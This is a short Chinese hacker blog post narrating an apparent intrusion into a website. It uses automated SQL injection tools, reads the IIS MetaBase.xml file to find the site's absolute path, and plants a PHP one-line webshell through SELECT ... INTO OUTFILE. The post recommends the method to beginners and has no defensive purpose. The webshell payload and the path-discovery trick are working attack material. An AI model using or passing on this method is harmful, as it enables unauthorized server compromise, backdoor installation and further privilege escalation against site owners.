
我个jsky检测了一下sql注入！因为我懒所以没有手工！直接检测！  
  
发现有注入    
  
呵呵！丢到小萝卜里面跑了下！居然还是root的权限！呵呵！  
我个人认为有时候穿山甲好使！  
所以又丢到穿山甲里跑了下！  
由于发现没有绝对路径跟后台地址！pk扫描无果！木有办法！  
  
突然想起  
  
默认IIS站点配置文件有2个MBSchema.xm和MetaBase.xml,  
路径是C:\WINDOWS\system32\inetsrv\(一般这个目录设置的everyone读的权限.)  
MetaBase.xml这个文件是存的站点IIS配置的信息.里面可以查到所有本服务器IIS下设置的站点目录和配置。  
几个主要的配置有:  
ServerComment:我的网站 //站点的名称  
ServerBindings:80 //站点的端口  
Path="D:\wwwroot" //这里是站点的路径  
DefaultDoc="index.asp,index.php,index.htm,Default.htm,Default.asp,Default.aspx" //默认文档头,就是主页显示文件名  
ScriptMaps==".asa,C:\WINDOWS\syst..........." //站点支持的哪些脚本.  
  
还有就是看C:\WINDOWS\system32\inetsrv\History这个目录,这个目录里是对每次站点的IIS设置进行的备份.  
但这些都涉及到权限问题，如果权限默认设置严格就访问不了了。  
  
  
这个配置文件可以得到绝对路径！呵呵！   
  
  
呵呵！得到绝对路径了！  
  
  
呵呵！然后我直接select '<?php eva l($\_POST[cmd]);?>' into outfile 'F:/web/bak.php';  
  
  
呵呵！一句话到手！剩下的提权服务器  
  
  
《此处省略一万字》  
  
  
呵呵！希望对新手这个思路可以试试